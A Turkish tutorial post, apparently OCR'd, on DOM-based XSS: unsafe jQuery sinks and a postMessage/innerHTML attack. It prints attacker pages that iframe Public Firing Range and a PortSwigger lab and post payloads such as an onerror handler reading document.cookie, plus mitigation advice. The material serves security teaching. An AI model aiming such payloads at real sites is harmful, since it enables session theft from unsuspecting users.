
XSS Güvenlik Zafiyeti Serüvenine Devam Part-2 | MDISEC Neler Anlattı #8

XSS Güvenlik zafiyeti ile ilgili öğrendiğimiz konulara devam edelim. Bu yazıda da XSS konusuna devam edeceğiz.

Elimizde bir browser olduğunu düşünelim. Bu browser bir web sitesinden HTTP Response'u almaktadır. Bu Response alındıktan sonra browser, içerisindeki HTML, CSS, JavaScript kodlarını çalıştırır. Bir önceki yazıda bunları ayrıntılı bir şekilde ele almıştık. XSS dediğimiz zaman aklımıza browser'ın gelmesi gerektiğinden bahsetmiştik. XSS konusunun backend ile tamaman ilişkisiz olmasa da doğrudan bağlantılı olmadığını görmüştük. Burada broser içerisindeki önemli noktalardan biri de yazılım geliştiricilerin kendi uyguladığı JavaScript kodlarının ne yaptığıyla ilgilidir. Uygulamanın çalışma düzenine göre bizim değiştirip düzenleyebileceğimiz kısımlar sayesinde çeşitli yollarla hak sahipliği elde edebiliriz.




tarayıcı ve HTTP Resonse

DOM XSS

Buradaki kodlarda sizin kontrol edebildiğiniz bir değişken, yazılım geliştiricinin uyguladığı bir JavaScript kodunun içerisinde kullanılmakta.

```
<html>
 <div id="msgArea">
 </div>

 <script>
   username = getUsername(); //API'den mevcut user'ın isminin getirilmesi
   $("msgArea").html('Merhaba '+ username);
   document.getElementById('msgArea').innerHTML = "Merhaba "+username
 </script>
</html>
```

Burada yaşananları bir örnek sistem üzerinden ele alacak olursak, uygulamadaki kullanıcı kayıt olurken kullanıcı adı ya da herhangi bir alanı doldurma yeteneğine sahiptir. Kullanıcının doldurduğu bu alan veritabanına kaydedilir. Veritabanına kayıt işleminden sonra da web uygulaması bu kullanıcının bilgilerini göstermek istediği anda buradaki veriler yularıdaki JavaScript kodunda da olduğu gibi DOM'u manipüle eder yani DOM'u günceller. Yani sizin dış dünyadan kontrol edebildiğiniz değişken ile burada **DOM (Document Object Model)** güncellenmiş olur.



DOM XSS Temeli

DOM Güncellendiğinde ise burada sizin dış dünyadan kontrol edebildiğiniz değişken ekrana direkt olarak verilmemektedir. DOM oluştuktan sonra belirli şartlara ve durumlara göre veritabanındaki kayıt ekrana getirilir ve JavaScript tarafından DOM güncellenmiş olur.

Yukarıdaki örnek üzerinden düşünecek olursak '***username***' alanına *"<svg onload=alert(1)>"* gibi bir XSS payload'ı yazarsanız bu bilgi DOM'a backend tarafından doğrudan koyulmamaktadır, ilgili şartlara göre JavaScript tarafından koyulmaktadır. Dolayısıyla kodlar okunarak hangi kısmın nereyi güncellediği tespit edilmelidir.

```
<html>
 <div id="msgArea">
    Merhaba <svg onload=alert(1)>
 </div>

 <script>
   username = getUsername(); //API'den mevcut user'ın isminin getirilmesi
   $("msgArea").html('Merhaba '+ username);
   document.getElementById('msgArea').innerHTML =
    "Merhaba <svg onload=alert(1)">;
 </script>
</html>
```

Şöyle bir güvenlik açığıyla da karşılaşabiliriz. Örneğin kullanıcı adınız uygulama tarafından buraya doğrudan yazılsın ve encoding işlemi de gerçekleşmiş olsun. Burada '***username***' alanı ile herhangi bir XSS açığı elde edemezsiniz. Ancak kullanıcı adınız başka bir yerde unescape edildikten sonra HTML'de kullanılıyor olabilir.

```
username = "ilker%3c"
$("msgArea").html('Merhaba '+ unescape(username));
```

XSS açığını ararken tüm kodları baştan sona okumak gerekmeyebilir. Öncelikli olarak bakılması gereken yerler vardır. DOM'un güncellendiği noktalara bakmak gerekmektedir.

Örneğin **"insecure jquery functions"** yani gücensiz jquery fonksiyonlarının neler olduğunu bilmek gerekmektedir. Jquery'nin hangi fonksiyonlarının DOM güncellemelerini güvensiz bir şekilde gerçekleştirdiğini bilmek gerekir. Tüm kodu okumak yerine öncelikli olarak bunlara dikkat edilmelidir.

```
Safe
.text()
.attr() // still needs to be careful when used in an href
.prop()
.val()
Unsafe
$("html code")
.html()
```

```
.append*()
.insert*()
.prepend*()
.wrap*()
.before()
.after()

kaynak: (https://coderwall.com/p/h5lqla/safe-vs-unsafe-jquery-methods)
```

Public Firing Range

Buradaki site üzerinden XSS ile ilgili tüm durumlara yönelik pratik yapabilirsiniz. Yazının ilerleyen kısımlarında biz de bu siteden yararlanacağız. (Ulaşmak için bağlantıya tıklanyınız)

PostMessage

Bir web uygulaması başka bir web uygulamasını iframe ile açarsa, bu iki iframe'in birbiriyle güvenli bir şekilde iletişim kurmasını sağlamaktadır.

```
Window: postMessage() method
The window.postMessage() method safely enables cross-origin communication
between Window objects; e.g., between a page and a pop-up that it spawned,
or between a page and an iframe embedded within it.

Normally, scripts on different pages are allowed to access each other if
and only if the pages they originate from share the same protocol,
port number, and host (also known as the "same-origin policy").
window.postMessage() provides a controlled mechanism to securely
circumvent this restriction (if used properly).

Broadly, one window may obtain a reference to another
(e.g., via targetWindow = window.opener), and then dispatch
a MessageEvent on it with targetWindow.postMessage().
The receiving window is then free to handle this event
as needed. The arguments passed to window.postMessage()
(i.e., the "message") are exposed to the receiving window
through the event object.

Kaynak: https://developer.mozilla.org/en-US/docs/Web/API/Window/postMessage
```

Şimdi de bununla ilgili bir örneğe bakalım. Bahsettiğimiz sitedeki bir uygulama örneği üzerinden ilerleyelim. (https://public-firing-range.appspot.com/dom/toxicdom/postMessage/innerHtml)

Buradaki adreste sayfa kaynağını görüntülediğimizde bu web sitesinde çalışan JavaScript kodlarını görmekteyiz. JavaScript ile bir EventListener eklenmiş durumda, buradaki EventListener kendisine bir mesaj geldiğinde bu mesajı alır ve postMessageHandler isimli fonksiyona gönderir. Bu sayfayı iframe ile açan başka bir web sitesinin bu web sitesine gönderdiği event mesajını alan fonksiyon bu içeriğin json olmasını beklemektedir. Aldığı bu json'ı parse ettiğinde oluşan içeriği alıp yeni oluşturduğu div'in içerisine HTML şeklinde yerleştirir. Daha sonra da oluşan bu div'i sayfaya eklemektedir. Burada da XSS meydana gelir.

Sitemizin sayfa kaynağı:

```
<html>
  <head><title>Toxic DOM</title></head>
  <body>
    <script>
      var postMessageHandler = function(msg) {
  var content = JSON.parse(msg.data);
  var div = document.createElement('div');
  div.innerHTML = content.html;
  document.documentElement.appendChild(div);
};

window.addEventListener('message', postMessageHandler, false);

    </script>
  </body>
</html>
```

Burada XSS'in nasıl meydana geldiğini inceleyelim;

Bu noktada browser'ın ***hacker.com***'a geldiğini düşünelim. hacker.com hacker'ın kendi geliştirdiği bir sitedir. hacker.com buradaki browser tarafından çağrılmaktadır. Ancak ***hacker.com*** tarafında bir iframe açtırılacak. Açılan iframe'de ise az önce gördüğümüz XSS bulunan url olacak. Iframe ile bu bağlantı açılacak. **Iframe** ile açmamızın sebebi ise bu web sitesinin içeriğinde kendisini iframe ile açan kişinin gönderdiği mesajları dinleyen ve buna göre aksiyon alan bir JavaScript


kodunun olmasıdır. Bu yüzden **iframe** ile çağırmaktayız. ***hacker.com***'da browser tarafından iframe ile açtığımız bağlantıya bir json verisi gönderilecek ve alınan bu json parse edildikten sonra '***content***' elde edilecektir. Daha sonra bu content içeriği **innerHTML** ile direkt olarak div içerisine yazdırılır. Burada **innerHTML** kullanımı tehlikelidir.

innerHTML in neden tehlikeli olduğunu da inceleyelim;

Yukarıdaki yapıyı simüle ettiğimizde aşağıdaki gibi bir yapıda kolaylıkla XSS açığının oluşabileceğini tespit edebiliriz. Bu kısımda innerHTML ile div içerisine yerleştirilen input'u kendimiz yönetebildiğimiz için XSS'e de davetiye çıkmış olur.

```
<html>
  <script>
      var div = document.createElement("div");
      div.innerHTML = "<svg onload=alert(1)>";
      document.documentElement.appendChild(div);
  </script>
  <body>
    <div id="test"></div>
  </body>
</html>
```

Bu kodu bir HTML dosyası olarak kaydedip tarayıcımızda çalıştırınca XSS'in meydana geldiğini görebiliriz. Dolayısıyla innerHTML böyle kullanılınca pek de güvenli değildir.



innerHTML kullanımı ile XSS'in meydana gelmesi

Şimdi de iframe ile bu sayfayı açalım. Oluşturduğumuz html sayfasını ***hacker.com*** olarak düşünelim. Yani burası hacker'a ait olan sayfadır. Ancak bu sayfayı ziyaret ettiğinizde aslında burada açılan iframe sizi XSS açığı bulunan asıl hedef siteye götürecektir. Örneğin burası facebook olabilir.

```
<html>
  <body>
    <iframe
      src="https://public-firing-range.appspot.com
       /dom/toxicdom/postMessage/innerHtml">

    </iframe>
  </body>
</html>
```

Ancak buradaki iframe'i bu şekilde açmak yerine daha dinamik bir şekilde oluşturabiliriz. Buradaki kod yapısında yorum satırları ile birlikte ne yaptığımızı daha net anlayabilirsiniz.

```
<html>
    <iframe id="target" src="">

    </iframe>

    <script>
        //özetle iframe ile istediğimiz sayfayı açtırıp
        //iframe yüklenmesi bittikten sonra
        //bu frame içerisine bir postMessage göndermekteyiz.
        //Bu mesajı da 'selam' olarak belirledik bu kodlar ile.
```

```
        //target ile bu id alınır.
        var target = document.getElementById('target');
        target.addEventListener('load', function(){
            //buradan iframe içerisine bir mesaj göndereceğiz
            target.contentWindow.postMessage('selam','*');
            //postMessage frame'ler arası iletişimi sağlamaktaydı.

        });
        //bu iframe ile ilgili tüm ayarlamaları yaptıktan sonra
        // buraya bir src tanımı yapmalıyız.
        //yani gitmesi gereken adresi tanımlamalıyız.
        target.src=
        "https://public-firing-range.appspot.com/dom/toxicdom/postMessage/inner

        //bu iframe yüklenmesini kontrol ediyoruz
        //yani bu sayfada bu iframe'nin yüklenmesi beklemek zorundayız.
        //bu iframe yüklendiğinde bahsedilen kodların browser tarafından
        //çalıştırılması lazımdır. o yüzden sayfanın yüklenmesini bekliyoruz.
    </script>
</html>
```

Burada yazdığımız HTML dosyasını kaydedip tarayıcımızda açtığımızda konsol ekranında bu şekilde bir hata ile karşılaştığımızı görürüz. Burada JSON objesi yerine string bir değer gönderdiğimiz için parse işlemi esnasında hata ile karşılaştık. Dolayısıyla burada string bir değer yerine JSON objesi göndermeliyiz. JSON içerisinde de 'html' diye bir özellik olmalıdır.


karşılaştığımız hata

Hatanın çözümü için string ifade yerine JSON objesini göndereceğimiz yeni kod bloğu bu şekilde;

```
<html>
    <iframe id="target" src="">

    </iframe>

    <script>
        var target = document.getElementById('target');
        target.addEventListener('load', function(){
```

```
            //buradan iframe içerisine bir mesaj göndereceğiz
            var payload = {'html':'x'};
            target.contentWindow.postMessage(JSON.stringify(payload),'*');

        });
        target.src=
        "https://public-firing-range.appspot.com/dom/toxicdom/postMessage/inner
    </script>
</html>
```

Artık bu sayede postMessage ile istediğimiz mesajı iletebildiğimizi teyit edebiliriz.




postMessage ile istenilen mesajın iletilmesi

Özetleyecek olursag '*target.src*' kısmında belirttiğimiz bir hedef site bulduk. Bu hedef sitedeki JavaScript kodları kendisini iframe ile açan bir sayfadan mesaj almakta ve aldığı bu mesajdaki veriyi parse ettikten sonra bir div element'i oluşturmakta daha sonra da div'in içeriğine sizden aldığı data'yı yazmaktadır. Biz de burada kendi sitemizde bu hedef siteyi iframe ile yükletip istediğimiz mesajı gönderiyoruz. Burada artık XSS'in meydana geldiğini bu kod yapısı sayesinde tespit edebiliriz.

```
<html>
    <iframe id="target" src="">

    </iframe>

    <script>
        var target = document.getElementById('target');

        target.addEventListener('load', function(){
            //buradan iframe içerisine bir mesaj göndereceğiz
            var payload = {'html':'<img src=x onerror=alert(1)>'};
            target.contentWindow.postMessage(JSON.stringify(payload),'*');
```

```
            //postMessage frame'ler arası iletişimi sağlamaktaydı.
        });
        target.src=
        "https://public-firing-range.appspot.com/dom/toxicdom/postMessage/inner
    </script>
</html>
```

Bu sayede artık XSS payload'ımıza göre sayfada yüklenmeye çalışılan resim hata vereceği için alert(1) pop-up uyarısı başarıyla gösterilmiş durumda.




XSS Payload'ının çalışması

Burada çalışan pop-up kendi web sitemizin içerisinde olan bir şey değildir. Iframe ile yüklettiğimiz sayfanın domain'inde çalışmaktadır. Bunu da teyit etmek için alert(1) yazdırmak yerine '***document.domain***' yazdırarak tespit edebiliriz.

```
<html>
    <iframe id="target" src="">

    </iframe>

    <script>
        var target = document.getElementById('target');

        target.addEventListener('load', function(){
            //buradan iframe içerisine bir mesaj göndereceğiz
            var payload = {'html':'<img src=x onerror=alert(document.domain)>'}
            target.contentWindow.postMessage(JSON.stringify(payload),'*');
            //postMessage frame'ler arası iletişimi sağlamaktaydı.
        });
        target.src=
        "https://public-firing-range.appspot.com/dom/toxicdom/postMessage/inner
    </script>
</html>
```

Hangi domain'de çalıştığını da bu pop-up ile görmüş oluruz.



XSS'in meydana geldiği domain

Bu aşamadan sonra yapacağımız şey de şu şekildedir;
Bir web sitesine buradaki HTML içeriğini koyup istediğimiz kişilere gönderebiliriz. Gönderdiğimiz kişi de bu bağlantıya tıkladığında an itibariyle '*hacker.com*' hedeflediği web sitesindeki bağlantıyı size JavaScript ile iframe içerisinde açtırmış olur. Browser'ınız da bu adrese giden tüm cookie'leri request'e ekleyecektir. Bu adrese kendi kullanıcı bilgilerinizle gitmiş olursunuz. Ancak gittiğiniz zafiyetli adresteki yazılımın kodlarına göre iframe'den gelen verinin içeriği Javascript ile güvensiz bir şekilde DOM'a bir div element'i eklenmektedir. Bizim burada yapmaya çalıştığımız şey de kullanıcının tarayıcısında bu web sitesini iframe ile açtırıp buraya bir postMessage göndermektir.


Bu problemin engellenme yöntemi de postMessage'nin nereden geldiğini tespit ederek bildiğimiz web uygulamaları dışında hiçbir kaynaktan veri almamaktır. Yani buradaki temel sorun postMessage'lerin güvenli bir kaynaktan gelip gelmediğini kontrol etmemekten kaynaklanmaktadır. Ayrıca sayfanın tüm içeriğini sıfırdan innerHTML'e vermek yerine data() gibi metodlar ile o sayfanın data'sını değiştirebilirsiniz. Çünkü innerHTML kullandığınızda gelen data tarayıcı tarafından tekrar yorumlanır. Bu şekilde istenilen JavaScript kodları da çalıştırılmış olur.

PortSwigger Lab: DOM XSS using web messages

Öğrendiğimiz bilgileri pratik ortamda uygulayabilmek için PortSwigger'ın oluşturduğu zafiyetli sistemler üzerinden ilerleyebiliriz.

Lab: DOM XSS using web messages - başlangıç ekranı

Lab ortamına eriştikten sonra da bizleri bu şekilde bir anasayfa karşılamaktadır.




Sitenin arka planında neler olup bittiğini görebilmek için öncelikle sayfa kaynağını görüntüleyelim. Sayfa kaynağını görüntülediğimizde 52. satırda gelen verinin data'sının innerHTML ile ekrana verilmekte olduğunu görebiliriz.

```
<script>
    window.addEventListener('message', function(e) {
        document.getElementById('ads').innerHTML = e.data;
    })
</script>
```

Bu lab'ı çözerken de yukarıda gösterdiğimiz örnekler üzerinden ilerleyebiliriz. Oluşturacağımız html sayfasında değiştirmemiz gerken kısım target sitesinin adresidir. Burada lab ortamının adresini yazmalıyız.

```
<html>
    <iframe id="target" src="">

    </iframe>

    <script>
        var target = document.getElementById('target');

        target.addEventListener('load', function(){
            //buradan iframe içerisine bir mesaj göndereceğiz
            target.contentWindow.postMessage("asdasd",'*');
            //postMessage frame'ler arası iletişimi sağlamaktaydı.
        });
        target.src=
        "https://0add005f042c0f178189085900c9006b.web-security-academy.net/"
    </script>
</html>
```


Oluşturduğumuz HTML sayfası sayesinde hedef web uygulamasını iframe ile açabildik.



Bu kısımdan sonra da lab'ın çözülmesi için yapmamız gereken ise print() fonksiyonunu çağırmak ya da document.cookie gibi bir çıktı elde etmek olacaktır. Buna yönelik bir XSS Payload'ı yazabiliriz.


```
<html>
    <iframe id="target" src="">

    </iframe>

    <script>
        var target = document.getElementById('target');

        target.addEventListener('load', function(){
            //buradan iframe içerisine bir mesaj göndereceğiz
            target.contentWindow.postMessage(
                            "<img src=x onerror=alert(document.cookie)>",'*');
             //postMessage frame'ler arası iletişimi sağlamaktaydı.
        });
        target.src=
        "https://0add005f042c0f178189085900c9006b.web-security-academy.net/"
    </script>
</html>
```

Bu yapı sayesinde XSS oluştuğunu artık görebiliriz.



XSS payload'ının çalışması

